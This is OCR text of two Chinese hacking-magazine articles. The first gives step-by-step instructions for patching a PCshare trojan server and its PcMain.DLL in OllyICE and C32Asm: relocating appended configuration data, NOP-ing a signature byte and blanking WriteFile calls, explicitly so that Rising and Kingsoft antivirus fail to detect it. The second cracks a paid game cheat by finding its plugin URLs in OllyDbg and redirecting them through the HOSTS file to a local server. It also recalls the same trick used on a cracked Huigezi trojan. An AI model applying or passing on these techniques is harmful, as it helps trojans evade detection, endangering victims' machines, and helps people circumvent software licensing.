


图2

这些代码信息修改完成后，通过鼠标选择刚才修改的部分，接着点击右键菜单中的“复制到可执行文件”命令，接着在它的子菜单中选择“所有修改”，在弹出的窗口中选择“全部复制”按钮，如图4，然后在弹出的窗口中选择右键的“保存文件”命令，就可以为我们修改的程序进行保存操作了。

3、导出配置信息

运行刚才修改后的服务端程序，这时程序会弹出一个错误的提示框，不用理会它，程序稍后就会在System32目录中生成一个随机名称的Dll文件。运行十六进制工具C32Asm，点击“文件”菜单的“打开十六进制文件”，选择刚才生成的那个Dll文件，如图5。从图中可以清楚的看到，Dll文件里并没有以前的代码信息，所有的代码只是经过编码的附加信息。


图3





图4


图5

点击“编辑”菜单中的“全选”按钮，然后再点击右键菜单中的“拷贝”命令，将所有的附加信息复制到剪贴板中，然后再使用十六进制工具C32Asm打开PCshare目录中的PcMain.DLL文件。现在拖动滚动条到文件尾部，选中最后一个字节后点击右键中的“粘贴”命令，将上面复制出来的附加数据粘贴到文件尾部，接着再选择右键菜单中的“跳到”命令，然后在弹出的窗口中输入“00016640”，如图6，现在将特征码位置上的代码改成90即可，如图7。




图6




图7


4、不让配置写入

由于PCMAIN.DLL文件是配置服务端的一个重要文件，它主要用于执行服务端的全部控制命令，因此在我们修改了默认的PcMain.DLL文件后，需要第三次配置新的服务端程序。配置完成后使用OllyICE载入这个服务端文件，点击工具栏中的“跳转”按钮，在弹出的窗口中输入地址004014CD，这时我们同样可以看到一个红色的WriteFile，不用多说接着从下至上选中连续的7行代码，再选择鼠标右键“二进制”中的“用NOP填充”命令，这样就将刚才选择的7行代码填充掉了。这么做的目的是不让服务端运行时将配置信息写入到这个对应的DLL文件中，这主要是因为在这之前已经把附加信息添加到了，所以现在我们不要再写入上线信息了。修改完成后，按照上面的方法进行保存即可。

三、小结

到此为止，相关的操作就全部完成了，这样修改后就可以过瑞星和金山了。我们看到整个过程有些繁琐，主要是想让大家掌握这种修改方法而已。其实每种木马程序的附加数据保存都不一样，比如灰鸽子就是添加到一个模块里面，这样通过程序修改软件就可以轻松修改了。

（文章中涉及到MYCCL、OllyICE、C32Asm，已经收录在了光盘中）



留住免费——破解武林英雄机器人

宛青の宝贝

一、故事起因

前段时间，玩了一款名叫武林英雄的网页游戏，玩的非常开心，没多久，这款游戏也出现了相应的辅助工具，也就是外挂了，外挂的出现大大的减轻了玩家的压力，解放了繁琐的手工操作，但是很不幸的是，外挂作者再给大家试用了一段时间后就开始收费了，如图1。那些原有的功能将会变成付钱的VIP用户才能享受的特权，可我是个穷人，实在是不甘心就这么轻易的把钱掏出去，于是就想到了破解。




图1

二、采集信息

从当初使用外挂的时候我就留意到了，这个外挂并不是在本地实现功能的，因为当外挂网站打不开时就会弹出“网路不通，无法下载游戏插件，请稍后再试”的提示，如图2，而且作者每次更新外挂版本的时候也没有更新外挂的程序文件，因此我断定是利用这个程序来下载的插件然后再实现外挂的种种功能的。现在，我们就有了破解这个外挂的思路，只要找到它的插件地址就能实现这个外挂的本地化了。这个本地化的思路还是来自于前几年一个灰鸽子的破解版，就是在生成服务端之前先把HOSTS文件中灰鸽子生成服务端的网址指向本机，然后在本机搭建HTTP服务器，把官方的服务端放在相应的目录下，就可以实现服务端本地的生成了。




图2

三、深入探究

思路既然明确，那么就朝我们的目标前进吧！先脱壳，使用PEID检测了一下，发现软件并没有加壳，这倒是省了我们脱壳了。按照以往的经验，一些软件的明文配置信息都可以使用C32来查找到，于是我使用C32打开外挂程序，搜索字符串http，如图3（为什么要搜索http呢，因为要下载，自然就会用到网址），只找到了一处，但并不是想象中的插件，于是失望的关闭了C32，准备另找出路。

既然C32不行，那就试试OD吧，OD中不是有个查找所有文本参考字串功能嘛，使用OD载入程序，点右键，选择“查找”－“所有文本参考字串”，一下子冒出了好多，于是我特别留意了所有带http的网址链接，还真的发现了两个后缀为bin的可疑网址链接，如图4，于是立马复制到IE浏览器中回车，一个可爱的下载框弹了出来，如图5，待我们下载完这两个bin文件后，接下来就是证实思路了。



图3

```
UNICODE "tahoma"
UNICODE "http://www.6enz.com/mini.html"
UNICODE "javascript:"
UNICODE " - 6enz"
UNICODE "6enz"
UNICODE "6enz"
UNICODE "about:blank"
UNICODE "200"
UNICODE "%u"
UNICODE "\shortcuts.dll"
UNICODE "BINARY"
ASCII "HookKeyBoard"
ASCII "UnhookKeyBoard"
UNICODE "urlmon.dll"
ASCII "CoInternetSetFeatureEnabled"
UNICODE "6enz updater"
UNICODE "http://www.6enz.com/wulin_shell/090528/6enz.bin"
UNICODE "6enz updater"
UNICODE "http://www.6enz.com/wulin_shell/090528/vipfunc.bin"
UNICODE "6enz"
UNICODE "dialog box"
ASCII "\Pbk"
UNICODE "6enz ^_^"
UNICODE "dialog box"
UNICODE "about:blank"
UNICODE "about:blank"
ASCII "game_box"
ASCII "module_box_role_base"
UNICODE "if ( !document.__checking_load_plugins ) document.__checki
ASCII "jscript"
ASCII "0.9.0.530"
UNICODE "[['%s', %d]"
UNICODE ", ['%s', %d]"
UNICODE "SeShutdownPrivilege"
ASCII "http://www.6enz.com/images/"
ASCII "file:///"
```

图4

